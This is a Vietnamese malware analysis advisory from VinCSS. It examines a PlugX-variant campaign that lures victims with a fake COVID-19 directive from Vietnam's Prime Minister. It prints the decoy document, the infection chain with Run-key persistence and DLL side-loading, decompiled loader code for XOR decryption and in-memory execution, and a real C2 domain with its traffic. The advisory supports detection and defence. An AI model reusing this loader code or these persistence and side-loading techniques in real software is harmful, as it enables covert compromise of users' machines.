

PHÂN TÍCH MÃ ĐỘC LỢI DỤNG DỊCH **COVID-19**



@ % ^ &
{ } 7 8 5 } &
> CODE @
3 # \$ % < T
6 7 8 + Y @

TÀI LIỆU PHÂN TÍCH MÃ ĐỘC LỢI DỤNG DỊCH COVID-19 ĐỂ PHÁT TÁN GIẢ MẠO “CHỈ THỊ CỦA THỦ TƯỚNG NGUYỄN XUÂN PHÚC”

Ngày: 19/03/2020

Số hiệu: CSS-RD-ADV-200319-012

Phiên bản: 1.0

Phân loại tài liệu: Tài liệu công bố

Thực hiện: TT. R&D, Khối Công nghệ, VinCSS

Liên hệ: v.office@vincss.net

CÔNG TY TNHH DỊCH VỤ AN NINH MẠNG VINCSS

Số 7 Đường Bằng Lăng 1, Khu đô thị sinh thái Vinhomes Riverside, Phường Việt Hưng,
Quận Long Biên, Thành phố Hà Nội.

VinCSS’s Disclaimer v1.0

1. Các nội dung trong bài viết này nằm trong khuôn khổ các hoạt động đóng góp cho cộng đồng an ninh mạng Việt Nam của Công ty TNHH Dịch vụ An ninh mạng VinCSS thuộc Tập đoàn Vingroup.

2. Các chuyên gia về dịch ngược và phân tích mã độc của VinCSS sẽ phân tích các mã độc phức tạp, nguy hiểm nhằm đến và đe dọa trực tiếp các cơ quan, tổ chức và cá nhân Việt Nam. Chúng tôi chú trọng công bố sớm các đặc tính kỹ thuật và nhận dạng của mã độc để giúp cộng đồng phòng chống, giảm thiểu thiệt hại. Chúng tôi sẽ cố gắng phối hợp và hỗ trợ các cơ quan chức năng trong phạm vi có thể và luôn đặt đạo đức nghề nghiệp lên hàng đầu.

3. VinCSS luôn cố gắng tối đa để đảm bảo tính chính xác của các mẫu sample, nội dung phân tích. Tuy nhiên, chúng tôi sẽ không chịu bất cứ trách nhiệm nào liên quan đến việc sử dụng lại, suy diễn hay các thiệt hại khác có thể xảy ra cho bên thứ ba khi các thông tin này được công bố hay do sử dụng lại các thông tin trong bài viết dưới đây.

Theo dõi phiên bản

Phiên bản	Ngày	Người thực hiện	Vị trí	Ghi chú
1.0	19/03/2020	Trần Trung Kiên	TT. R&D, Khối Công nghệ, VinCSS	Khởi tạo và hoàn thiện tài liệu

MỤC LỤC

VinCSS’s Disclaimer v1.0	3
THÔNG TIN KỸ THUẬT CHI TIẾT.....	6
1. Thông tin về sample.....	6
2. Phân tích mã độc.....	7
2.1. Phân tích hành vi của mã độc.....	7
2.2. Phân tích chi tiết file lnk và VBScript	9
2.3. Phân tích chi tiết các payload.....	11
2.3.1. Phân tích unsecapp.exe.....	11
2.3.2. Phân tích http_dll.dll	11
2.4. Phân tích kỹ thuật của payload cuối	15
2.4.1. Mô phỏng hoạt động của Windows Loader	15
2.4.2. Các cách thực thi chính	16
2.4.3. Giải mã cấu hình.....	17
2.4.4. Tạo files và thiết lập persistence key.....	19
2.4.5. Kết nối và giao tiếp với C2.....	21
2.4.6. Ghi log	28
3. Kết bài.....	28
4. Indicators of compromise (IOCs)	29
4.1. Dropped file	29
4.2. Persistence Registry	29
4.3. C2	29

THÔNG TIN KỸ THUẬT CHI TIẾT

Lợi dụng tình hình diễn biến của dịch COVID-19 hiện tại đang rất phức tạp, nhiều nhóm tin tặc đã và đang âm thầm thực hiện các chiến dịch APT nhắm vào các cá nhân và tổ chức nhằm trục lợi. Tại Việt Nam cũng không ngoại lệ. Mới đây chúng tôi ghi nhận mẫu mã độc (*ngghi ngờ từ nhóm **Mustang Panda***) giả mạo chỉ thị của thủ tướng Nguyễn Xuân Phúc về phòng tránh dịch COVID-19. Trong bài viết này chúng tôi sẽ phân tích phương thức mà kẻ tấn công sử dụng để lây nhiễm vào máy người dùng.

1. Thông tin về sample

File name:	Chi Thi cua thu tuong nguyen xuan phuc.rar
File hash (SHA-256):	bbbeb1a937274825b0434414fa2d9ec629ba846b1e3e33a59c613b54d375e4d2
File size:	172 KB
File type:	RAR
File timestamps:	2020:03:03 14:46:12
Archived file name:	Chi Thi cua thu tuong nguyen xuan phuc\Chi Thi cua thu tuong nguyen xuan phuc.lnk

|Thủ tướng Nguyễn Xuân Phúc chỉ thị: Ưu tiên hàng đầu của Chính phủ là sức khỏe của người dân

(Thứ ba, 03/03/2020 08:29)

Phát biểu kết luận cuộc họp Thường trực Chính phủ về phòng chống dịch COVID-19, Thủ tướng Chính phủ Nguyễn Xuân Phúc cho rằng, chúng ta vừa chống dịch vừa phát triển kinh tế nhưng ưu tiên hàng đầu của Chính phủ vẫn là bảo vệ sức khỏe của người dân. Sức khỏe, tính mạng của người dân là không thể thay thế.

Khắc phục khó khăn tìm giải pháp phòng chống dịch

Phát biểu tại cuộc họp Thường trực Chính phủ chiều 2/3 về phòng chống dịch COVID-19, Thủ tướng nhắc lại rằng có thể hy sinh lợi ích kinh tế để bảo vệ sức khỏe người dân. Thủ tướng cho rằng, kinh tế có khó khăn, có thể tìm giải pháp hỗ trợ nhưng tính mạng của người dân thì không thể thay thế. Công việc này cần được đẩy lên với tốc độ cao hơn. Các tổ chức, cá nhân có liên quan cần làm ăn xả vào, cùng góp sức, không ngồi chờ, không có cơ chế xin cho.

Việt Nam vẫn tiềm ẩn nguy cơ dịch bệnh, nên chúng ta cần hành động với tinh thần khẩn cấp và cương quyết, “không lo là”, hạn chế đi lại, hạn chế tụ tập đông người, cần có biện pháp cách ly. Bất cứ sự chần chừ, chủ quan nào đều phải được ngăn chặn, chúng ta cần cương quyết hơn trong bảo vệ sức khỏe của người dân.

Thủ tướng Chính phủ Nguyễn Xuân Phúc. Ảnh: chinhphu.vn

Phát biểu tại cuộc họp Thường trực Chính phủ chiều 2/3 về phòng chống dịch COVID-19, Thủ tướng nhắc lại rằng có thể hy sinh lợi ích kinh tế để bảo vệ sức khỏe người dân. Thủ tướng cho rằng, kinh tế có khó khăn, có thể tìm giải pháp hỗ trợ nhưng tính mạng của người dân thì không thể thay thế. Công việc này cần được đẩy lên với tốc độ cao hơn. Các tổ chức, cá nhân có liên quan cần làm ăn xả vào, cùng góp sức, không ngồi chờ, không có cơ chế xin cho.

Nam là một trong số cường quốc dệt may, năng lực sản xuất khẩu trang vải của chúng ta có thể đáp ứng nhu cầu cho 100 triệu dân. Chúng ta làm chủ hoàn toàn công nghệ sản xuất, xử lý kháng khuẩn, kháng nước cho khẩu trang.

Phó Thủ tướng Vũ Đức Đam, Trưởng Ban chỉ đạo Quốc gia cho rằng, cần có sách lược mới để ứng phó tình hình mới khi thế giới có thêm các “điểm nóng” về dịch như Hàn Quốc, Italy, Iran. Công tác phòng chống dịch cần chuyển dần sang trạng thái mới, bên cạnh ngăn chặn lây nhiễm từ bên ngoài thì tích cực phòng ngừa lây nhiễm trong cộng đồng, nhất là khẩu phát hiện bệnh.

Không để dịch bệnh bùng phát lây lan, kiên quyết khoanh vùng, dập dịch

Thủ tướng Nguyễn Xuân Phúc cho biết, chúng ta đã chuẩn bị nhiều biện pháp cụ thể cách ly tại chỗ, cách ly tập trung, đã huy động nhiều lực lượng tham gia, trước hết là Quân đội Nhân dân Việt Nam. Những công việc này cần được đẩy với tốc độ cao hơn. Những khu vực cách ly tập trung cần phải phòng ngừa kỹ việc lây nhiễm chéo, cần trung tâm thông tin kết nối hiện đại, bổ sung một số trang thiết bị cần thiết, hạn chế việc di chuyển bệnh nhân, hỗ trợ bệnh nhân tại nơi bị bệnh, có thể chẩn đoán, điều trị từ xa, tạo niềm tin cho người dân an tâm khi có bệnh sẽ được chữa trị kịp thời.

Ảnh: chinhphu.vn

“Không để dịch bệnh bùng phát lây lan, kiên quyết khoanh vùng, dập dịch”, Thủ tướng nhấn mạnh.


Phương châm chống dịch của Chính phủ là khẩn trương, kiên quyết nhưng bình tĩnh, đúng mức, không chủ quan. Thông tin đến người dân, đến quốc tế minh bạch, chuẩn xác, công khai và kịp thời. Tinh thần chống dịch cũng như tinh thần ASEAN 36 (được tổ chức tại Việt Nam) là gắn kết và chủ động thích ứng, tinh thần đoàn kết trên dưới một lòng, sát sao kịp thời. Cần có những hướng dẫn rất cụ thể cho người dân chủ động phòng ngừa dịch. Ngành y tế phối hợp với truyền thông phải làm tốt, làm hiệu quả việc này. Từng người dân, từng địa phương, từng tổ chức, đơn vị phải chủ động ứng phó tốt nhất với những biện pháp thông thường chúng ta đang dùng hiện nay như rửa tay, đeo khẩu trang, hạn chế tụ tập đông người, hạn chế đi lại, hạn chế tụ tập đông người.

Hình 1: Nội dung của tài liệu xuất hiện khi mã độc thực thi

2. Phân tích mã độc

2.1. Phân tích hành vi của mã độc


Theo thông tin ở trên, mã độc gửi kèm email phishing là một file nén. Trong file nén này chứa một file **Chỉ Thị của thủ tướng nguyen xuan phuc.lnk** có kích thước **712 KB**:




Hình 2: Nội dung trong file nén

File .lnk đơn giản là một shortcut được Windows sử dụng làm tham chiếu đến file gốc. Các file này thường sử dụng cùng một biểu tượng với file gốc, nhưng thêm một mũi tên cuộn tròn nhỏ để cho biết nó trỏ đến một vị trí khác. Khi người dùng vô tình mở file .lnk trong file nén trên, hành vi của mã độc sẽ diễn ra theo trình tự:

- Khởi chạy **cmd.exe**, mục đích để gọi **mshta.exe** với tham số truyền vào là file .lnk đã được giải nén tạm ở thư mục **%Temp%**:




Hình 3: cmd.exe gọi tới mshta.exe



Hình 4: Thực thi mshta.exe với tham số truyền vào là file lnk

- **mshta.exe** có nhiệm vụ phân tích file, tìm kiếm và thực thi script được nhúng trong file. Từ đây, thực hiện các hành động sau:

- Tạo các file **3.exe**, **http_dll.dll**, **http_dll.dat**, **Chỉ Thị của thủ tướng nguyen xuan phuc.doc** trong thư mục **%LocalAppData%\Temp**.
- Khởi chạy **3.exe**, tiến trình này sẽ tạo các file **unsecapp.exe**, **http_dll.dll**, **http_dll.dat** trong thư mục **%AllUsersProfile%\Microsoft Malware Protectiondy**.
- Thiết lập run key **Microsoft Malware Protectiondy** trong Registry
(**HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run & HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run**)
trỏ tới file **unsecapp.exe** đã tạo.
- Gọi **WINWORD.EXE** để mở tài liệu **%Temp%\Chỉ Thị của thủ tướng nguyen xuan phuc.doc** với nội dung như ở Hình 1 nhằm đánh lừa người dùng.



Hình 5: Luồng thực thi của các tiến trình

- Tiến trình **unsecapp.exe** sau khi thực thi sẽ kết nối tới C2 là **vietnam[.]zing[.]photos**:

#	Result	Protocol	Host	URL	Body	Caching	Conte...	Process
1	502	HTTP	vietnam.zing.photos	/update?wd=09f30537	512	no-cache, m...	text/h...	unsecapp
2	502	HTTP	vietnam.zing.photos	/update?wd=a9f47fec	512	no-cache, m...	text/h...	unsecapp
3	502	HTTP	vietnam.zing.photos	/update?wd=0aaed1f3	512	no-cache, m...	text/h...	unsecapp
4	502	HTTP	vietnam.zing.photos:443	/update?wd=01bcd03e	512	no-cache, m...	text/h...	unsecapp
5	502	HTTP	vietnam.zing.photos:443	/update?wd=d948222c	512	no-cache, m...	text/h...	unsecapp
6	502	HTTP	vietnam.zing.photos:443	/update?wd=0b150eb0	512	no-cache, m...	text/h...	unsecapp
7	502	HTTP	vietnam.zing.photos:8080	/update?wd=31c94d38	512	no-cache, m...	text/h...	unsecapp
8	502	HTTP	vietnam.zing.photos:8080	/update?wd=2f9ca4fa	512	no-cache, m...	text/h...	unsecapp
9	502	HTTP	vietnam.zing.photos:8080	/update?wd=2ce491d8	512	no-cache, m...	text/h...	unsecapp
10	502	HTTP	vietnam.zing.photos:8000	/update?wd=e9c5ac54	512	no-cache, m...	text/h...	unsecapp
11	502	HTTP	vietnam.zing.photos:8000	/update?wd=b672f6cf	512	no-cache, m...	text/h...	unsecapp
12	502	HTTP	vietnam.zing.photos:8000	/update?wd=db0a91c6	512	no-cache, m...	text/h...	unsecapp

Hình 6: Tiến trình unsecapp.exe kết nối tới C2

Hai file **3.exe** và **unsecapp.exe** thực chất là cùng là một file và có Certificate nhằm qua mặt các phần mềm Antivirus:

Cyber Security Services



2.3. Phân tích chi tiết các payload

2.3.1. Phân tích unsecapp.exe

Như đã đề cập ở trên, mã độc sau khi thực thi thành công sẽ thiết lập run key **Microsoft Malware Protection** trong Registry (**HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run**) trỏ tới file **unsecapp.exe**. File này bản chất là **EHttpSrv.exe (ESET HTTP Server Service)** thuộc sản phẩm **Eset Smart Security** của hãng **ESET**. Kẻ tấn công đã lợi dụng file này để thực hiện kỹ thuật **DLL side-loading** nhằm tải và thực thi mã độc nằm trong thư viện **http_dll.dll**.

```
else
{
    hHttp_dll = LoadLibraryW(L"http_dll.dll");
    hHttp_dll_cp = hHttp_dll;
    if ( hHttp_dll )
    {
        StartHttpServer = GetProcAddress(hHttp_dll, "StartHttpServer");
        StopHttpServer = GetProcAddress(hHttp_dll_cp, "StopHttpServer");
        pass_app_param = GetCommandLineW();
        if ( wcsstr(pass_app_param, L"-app") )
        {
            sub_1E1E90();
        }
    }
}
```

Hình 13: unsecapp.exe gọi hàm LoadLibraryW để nạp http_dll.dll

2.3.2. Phân tích http_dll.dll

http_dll.dll sau khi được nạp sẽ thực thi code tại **DllMain**, tại đây mã độc gọi hàm thực hiện công việc sau:

- Lấy địa chỉ thuộc **unsecapp.exe** tính từ **base address + 0x157A**.
- Gọi hàm **VirtualProtect** để thay đổi **16 bytes** từ địa chỉ tính toán ở trên thành **PAGE_EXECUTE_READWRITE**.
- Patch code tại địa chỉ đó thông qua kỹ thuật **push - ret** để nhảy tới hàm thực hiện nhiệm vụ giải mã mà thực thi Shellcode.

```
hKernel32 = GetModuleHandleA(szKernel32);
VirtualProtect = GetProcAddress(hKernel32, szVirtualProtect);
pModifyCode = GetModuleHandleA(0) + 0x157A;
VirtualProtect(pModifyCode, 0x10u, PAGE_EXECUTE_READWRITE, &dwOldProtect);
// push 0xFFFFFFFF
*pModifyCode = 0x68;
pModifyCode[1] = 0xFFu;
pModifyCode[2] = 0xFFu;
pModifyCode[3] = 0xFFu;
pModifyCode[4] = 0xFFu;
// push 10001230h (DecryptShellCodeAndExecute)
pModifyCode[5] = 0x68;
*(pModifyCode + 3) = DecryptShellCodeAndExecute;
pModifyCode[8] = DecryptShellCodeAndExecute >> 0x10;
pModifyCode[9] = DecryptShellCodeAndExecute >> 0x18;
// retn
pModifyCode[0xA] = 0xC3u;
VirtualProtect(pModifyCode, 0x10u, dwOldProtect, &dwOldProtect);
return 0; // Return to function DecryptShellCodeAndExecute
```

Hình 14: Sử dụng kỹ thuật push-ret để nhảy tới hàm tại địa chỉ 0x10001230

Tại hàm **DecryptShellCodeAndExecute** (0x10001230), mã độc tiếp tục thực hiện:

- Cấu thành đường dẫn tới **http_dll.dat**, file này chứa payload đã bị mã hóa:

```
szDllPath = 0;
memset(&szPath, 0, 0x100u);
v24 = 0;
v25 = 0;
// \http_dll.data
szHttpDllDat[0] = '\\';
szHttpDllDat[1] = 'h';
szHttpDllDat[2] = 't';
szHttpDllDat[3] = 't';
szHttpDllDat[4] = 'p';
szHttpDllDat[5] = '.';
szHttpDllDat[6] = 'd';
szHttpDllDat[7] = 'l';
szHttpDllDat[8] = 'l';
szHttpDllDat[9] = '.';
szHttpDllDat[0xA] = 'd';
szHttpDllDat[0xB] = 'a';
szHttpDllDat[0xC] = 't';
szHttpDllDat[0xD] = 0;

hKernel32 = GetModuleHandleA(szKernel32);
GetModuleFileNameA = GetProcAddress(hKernel32, szGetModuleFileNameA);
GetModuleFileNameA(0, &szDllPath, MAX_PATH);
pPos = StrLast(&szDllPath, '\\');
if ( pPos )
{
    *pPos = 0;
}
v3 = GetModuleHandleA(szKernel32);
lstrcatA = GetProcAddress(v3, szlstrcatA);
lstrcatA(&szDllPath, szHttpDllDat);
```

Hình 15: Cấu thành đường dẫn tới http_dll.dat

- Gọi hàm **FileReadAll** (0x10001030), đọc toàn bộ nội dung của **http_dll.dat** vào vùng nhớ đã cấp phát:

```
dwSize = 0;
FileReadAll(&szDllPath, &pHttpDllDatData, &dwSize);
if ( dwSize <= 0 )
{
    j_exit(0);
}
```

Hình 16: Hàm FileReadAll chịu trách nhiệm đọc nội dung http_dll.dat

```
hFile = CreateFileA(pszPath, GENERIC_READ, FILE_SHARE_READ, NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
hFile_cp = hFile;
if ( hFile == INVALID_HANDLE_VALUE )
{
    return 0;
}
dwSize = GetFileSize(hFile, 0);
if ( dwSize )
{
    pMem = LocalAlloc(LMEM_ZEROINIT, dwSize + 1);
    if ( ReadFile(hFile_cp, pMem, dwSize, &NumberOfBytesRead, 0) )
    {
        *ppMemReturn = pMem;
        *pdwSizeReturn = dwSize;
        CloseHandle(hFile_cp);
        result = 1;
    }
    else
    {
        LocalFree(pMem);
        CloseHandle(hFile_cp);
        result = 0;
    }
}
else
{
    CloseHandle(hFile_cp);
    result = 0;
}
return result;
```

Hình 17: Code của hàm FileReadAll

- Trích xuất key giải mã (10 bytes đầu của **http_dll.dat**), cấp phát vùng nhớ và copy toàn bộ dữ liệu của **http_dll.dat** vào vùng nhớ này. Gọi hàm **XorDecrypt** (0x100014B0) để giải mã payload mới trên bộ nhớ:

```
keyLen = strlen(pHttpDllDatData) + 1; // keyLen=0xA
pKey = pHttpDllDatData; // xor_key = "\x74\x51\x64\x6F\x58\x4E\x4B\x6B\x47\x4D"
dwSize += -1u - (keyLen - 1); // dwSize=0001FE00
pHttpDllDatData += keyLen;
pMem = LocalAlloc(LMEM_ZEROINIT, dwSize + 1);
dwSize_1 = dwSize;
pNewPayload = pMem;
i = 0;
// Copy data from offset 0xB of http_dll.data to the new allocated memory
// data = "\x39\x0B\x8C\x6F\x58..."
if ( dwSize )
{
    do
    {
        ++i;
        pNewPayload[i - 1] = pHttpDllDatData[i - 1];
        dwSize_1 = dwSize;
    }
    while ( i < dwSize );
}
XorDecrypt(pNewPayload, dwSize_1, pKey, keyLen - 1);
```

Hình 18: Thực hiện giải mã payload mới trên bộ nhớ

- Cuối cùng gọi hàm **VirtualProtect** để thay đổi vùng nhớ của payload mới thành **PAGE_EXECUTE_READWRITE** và gọi thẳng tới payload này để thực thi. Payload cuối này sẽ làm nhiệm vụ giải mã cấu hình có thông tin về thư mục “**Microsoft Malware Protectiondy**” dùng để lưu các payload, thông tin về C2 như đã đề cập ở trên và thực hiện nhiệm vụ kết nối tới C2.

```
szVirtualProtect[0] = 'V';
szVirtualProtect[1] = 'i';
szVirtualProtect[2] = 'r';
szVirtualProtect[3] = 't';
szVirtualProtect[4] = 'u';
szVirtualProtect[5] = 'a';
szVirtualProtect[6] = 'l';
szVirtualProtect[7] = 'P';
szVirtualProtect[8] = 'r';
szVirtualProtect[9] = 'o';
szVirtualProtect[0xA] = 't';
szVirtualProtect[0xB] = 'e';
szVirtualProtect[0xC] = 'c';
szVirtualProtect[0xD] = 't';
szVirtualProtect[0xE] = 0;
hKernel32 = GetModuleHandleA(szKernel32);
VirtualProtect = GetProcAddress(hKernel32, szVirtualProtect);
(VirtualProtect)(pNewPayload, dwSize, PAGE_EXECUTE_READWRITE, &dwOldProtect);
(pNewPayload)(); // Execute new payload from memory
exit(0);
```

Hình 19: Thực thi payload mới đã giải mã trên bộ nhớ


Bảng thông tin phân tích được ở trên, có thể giải mã và thu được payload mới mà không cần debug:

http_dll.dat																	
Edit As: Hex Run Script Run Template																	
	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0000h:	74	51	64	6F	58	4E	4B	6B	47	4D	00	39	0B	8C	6F	58	tQdoXNKkGM.9.0oX
0010h:	4E	4B	30	15	08	21	DA	88	EE	9B	47	40	6B	47	B2	A7	NKO..!Ú'í>G@kG^S
0020h:	98	A7	6F	18	4E	4B	6B	47	4D	74	51	64	6F	58	4E	4B	"So.NKkGMtQdoXNK
0030h:	6B	47	4D	74	51	64	6F	58	4E	4B	6B	47	4D	74	51	64	kGMtQdoXNKkGMtQd
0040h:	6F	58	4E	4B	6B	47	4D	74	50	64	6F	56	51	F1	65	47	oXNKkGMtPdoVQñeG
0050h:	F9	7D	9C	45	D7	59	02	86	4A	18	25	1D	22	44	1F	2A	ù)œ×Y.†J.%. "D.*
0060h:	21	2C	19	26	20	54	32	05	01	38	21	3F	4B	25	28	54	!.,& T2..6!?K%(T
0070h:	23	11	01	78	27	25	4B	03	02	27	71	09	00	3C	2B	65	#..x'K.. 'g..<+e
0080h:	66	4A	47	50	51	64	6F	58	4E	4B	6B	4E	8E	97	BC	29	fJGFPQdoXNKkNŽ→4)
0090h:	CD	D5	F0	06	C9	CA	F3	39	F3	E9	D1	53	BD	27	D5	12	ÍÖ8.ÊÊ9óéÑS%Ô.
00A0h:	EF	F9	EF	6F	9C	0A	F0	09	C9	CA	F3	7F	A2	09	D1	72	ìùìœ.8.ÊÊó.œ.Ñr
00B0h:	EC	C6	D5	03	97	7A	EF	2A	CD	D5	F0	0F	B1	59	F3	3E	ìÊÖ.-zi*ÍÖ8.†Yó>
00C0h:	F3	E9	D1	15	EC	C7	D5	5B	EF	F9	EF	24	9F	34	F0	10	óéÑ.ìCÖíùìSÝ4A.

newpayload.bin																	
Edit As: Hex Run Script: XORSelection.1sc Run Template																	
	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0000h:	4D	5A	E8	00	00	00	00	5B	52	45	55	8B	EC	81	C3	09	MZè....[REU<i.Ă.
0010h:	0B	00	00	FF	D3	C9	C3	00	40	00	00	00	00	00	00	00	...ýÓĚĂ.@.....
0020h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0030h:	00	00	00	00	00	00	00	00	00	00	00	00	00	01	00	00
0040h:	0E	1F	BA	0E	00	B4	09	CD	21	B8	01	4C	CD	21	54	68	..°... 'Í!..LÍ!Th
0050h:	69	73	20	70	72	6F	67	72	61	6D	20	63	61	6E	6E	6F	is program cannot
0060h:	74	20	62	65	20	72	75	6A	6A	6E	20	44	4F	53	20	20	t be run in DOS
0070h:	6D	6F	64	65	2E	0D	0D	0A	24	00	00	00	00	00	00	00	mode....\$.....
0080h:	09	C3	E3	ED	4D	A2	8D	BE	4D	A2	8D	BE	4D	A2	8D	BE	..ĂăîMœ.%Mœ.%Mœ.%
0090h:	0B	F3	6C	BE	55	A2	8D	BE	0B	F3	52	BE	42	A2	8D	BE	..ó1%Uœ.%..óR%Bo.%
00A0h:	0B	F3	6D	BE	2A	A2	8D	BE	44	DA	0E	BE	4E	A2	8D	BE	..óm%*œ.%MĐÚ.%Nœ.%
00B0h:	44	DA	1E	BE	4A	A2	8D	BE	4D	A2	8C	BE	1C	A2	8D	BE	ĐÚ.%Jœ.%Mœ%œ.%œ.%
00C0h:	40	F0	6C	BE	5B	A2	8D	BE	40	F0	51	BE	4C	A2	8D	BE	œA1%Ńœ.%œAœ%Ńœ.%

Hình 20: http_dll.dat trước và sau khi giải mã

Payload có được là một dll (**HT.dll**):



Hình 21: Payload mới là một dll

2.4. Phân tích kỹ thuật của payload cuối

Như mô tả ở trên, **unsecapp.exe** sẽ nạp **http_dll.dll**, code tại **http_dll.dll** đọc dữ liệu đã mã hóa trong **http_dll.dat** và tiến hành giải mã payload cuối vào bộ nhớ, sau đó gọi thẳng tới payload này để thực thi. Có thể nói với kỹ thuật [fileless malware](#) này, payload cuối cùng sẽ không hề để lại dấu vết trên ổ đĩa.

Payload cuối cùng này bản chất là một dll (*name: HT.dll*), trong quá trình phân tích chúng tôi nhận thấy đây là một biến thể của dòng **PlugX**.

2.4.1. Mô phỏng hoạt động của Windows Loader

Cách thức thực thi payload này khá giống kiểu thực thi shellcode. Nó được gọi thẳng tới **ImageBase**, từ đây sẽ gọi tới hàm được export là **Loader** (**0x10001710**).

```
HEADER:10000000 ; ===== SUBROUTINE =====
HEADER:10000000
HEADER:10000000
HEADER:10000000 __ImageBase proc near ; DATA XREF: HEADER:1000003CJo
HEADER:10000000 ; HEADER:10000128Jo ...
HEADER:10000000 ; PE magic number
HEADER:10000001 dec ebp
HEADER:10000002 pop edx
HEADER:10000002 call $+5
HEADER:10000007 pop ebx
HEADER:10000008 push edx
HEADER:10000009 inc ebp
HEADER:1000000A push ebp
HEADER:1000000B mov ebp, esp
HEADER:1000000D add ebx, 0B09h
HEADER:10000013 call ebx ; call to Loader (0x10001710)
HEADER:10000015 leave
HEADER:10000016 retn
HEADER:10000016 ImageBase endp
```

Hình 22: Thực thi code từ ImageBase để gọi tới hàm Loader

Hàm **Loader** làm nhiệm vụ:

- Truy xuất **PEB** lấy tên các module, tính toán hash tương ứng.
- Nếu tên module trùng với hash đã tính toán trước, lấy tên các hàm thuộc module đó. Tính toán hash của các hàm.
- Nếu tên hàm trùng với hash đã tính toán trước, thực hiện lấy ra địa chỉ của hàm.
- Thực hiện các bước tương tự nhiệm vụ của Windows Loader để nạp chính xác dll và sau đó nhảy thẳng tới **DllEntryPoint**.

